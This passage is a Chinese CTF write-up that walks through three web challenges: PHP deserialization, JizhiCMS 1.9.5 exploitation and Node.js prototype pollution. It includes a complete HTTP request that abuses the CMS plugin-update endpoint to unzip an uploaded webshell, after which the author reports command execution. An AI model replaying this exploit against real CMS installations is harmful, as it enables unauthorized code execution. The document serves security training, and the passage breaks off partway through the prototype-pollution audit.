
得到final.php,进入后是一个反序列化

这里没有传参点,但是因为$food = file_get_contents('php://input');我们用post在http body部分填入payload就好。
然后这里没有pop链,直接传入就行,没有别的啥东西

最后还差一个糖分,我们输入少的时候会说苦了,输入多的时候会说甜了。也是个布尔盲注。
最后也不用写脚本了,自己随便试试就出来了,是2042

这题比较基础把,感觉没有前面的JWT+SSRF组合拳厉害
ezcmsss
知识点:CVE的寻找

扫出来一个amdin.php是登录admin的

页面需要验证码,所以应该不是爆破

还有这个www.zip
下载后在start.sh找到初始的admin账号和密码(第二个curl)

登录成功

然后就是找cve,在源码的readme.txt里有更新日志,可以看到版本是v1.9.5
[代码审计]极致CMS1.9.5存在文件上传漏洞_wx6358e1fe5abe0的技术博客_51CTO博客
找到了这个漏洞,但是不能按照这个教程一步步来,因为环境是不出网的,不过思路是一样的,我们需要上传zip文件,再通过任意文件下载漏洞,本地下载解压
这里上传1.zip

抓包发现路径/static/upload/file/20250707/1751868033849438.zip

构造,(在插件列表抓包,然后照着网上的走)
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
POST /admin.php/Plugins/update.html HTTP/1.1
Host: 192.168.183.1:56954
Content-Length: 126
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-GB;q=0.7,en-US;q=0.6
Cookie:PHPSESSID=l76k1ofjvm86nbd7vpk54i3et0

filepath=apidata&action=file-upzip&type=0&download_url=http%3a//127.0.0.1/static/upload/file/20250707/1751868033849438.zip
|

改一下action,解压

最后也是成功上传了,也能打开,但是不知道为什么无法命令执行。
后来怀疑是因为我的马是事先用短标签绕过的,所以重新传了一个,然后成功了

感觉和校赛出的那道差不多
ezpollute
知识点:docker的使用()、原型链污染,js代码审计
题目说最好本地通了再打,这里直接拉docker(也是学了一手)
补充说明一下docker,题目给的源代码里有dockerfile文件,这个是用来封装镜像的,这个文件里面会告诉docker我们需要什么环境,他会从他的库里下载这些环境,然后封装成一个镜像。
1
2
3
|
docker build -t ezpollute .
//建造一个名为ezpollute的镜像
//dockerfile在当前目录下
|
然后我们需要运行容器,将这个镜像运行一下
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
|
docker run -d -p 3000:3000 --name ezpollute ezpollute

//docker run: 这是运行容器的主命令。

//-d: 这是 "detached"(分离)模式的缩写。它表示让容器在后台运行

//-p:它将宿主机(你的电脑)的端口和容器内部的端口连接起来。

//--name ezpollute: 这个选项用来给新创建的容器指定一个唯一的名字。

//ezpollute:Docker会根据这个名字找到你名为 ezpollute 的镜像,并用它来创建容器。
|
最后是重启这个容器
1
|
docker restart ezpollute
|
给了源码,审计一下,在index.js的/config路由发现了merge(),那么这里就是漏洞点了
1
2
3
|
merge() 函数的目的是将一个或多个源对象(source)的属性递归地合并到目标对象(target)中。

clone()的目的是创建一个对象的深拷贝。很多 clone 函数的实现方式之一就是将源对象合并到一个新的空对象中。
|
然后在/utils/merge.js里发现了对proto的过滤
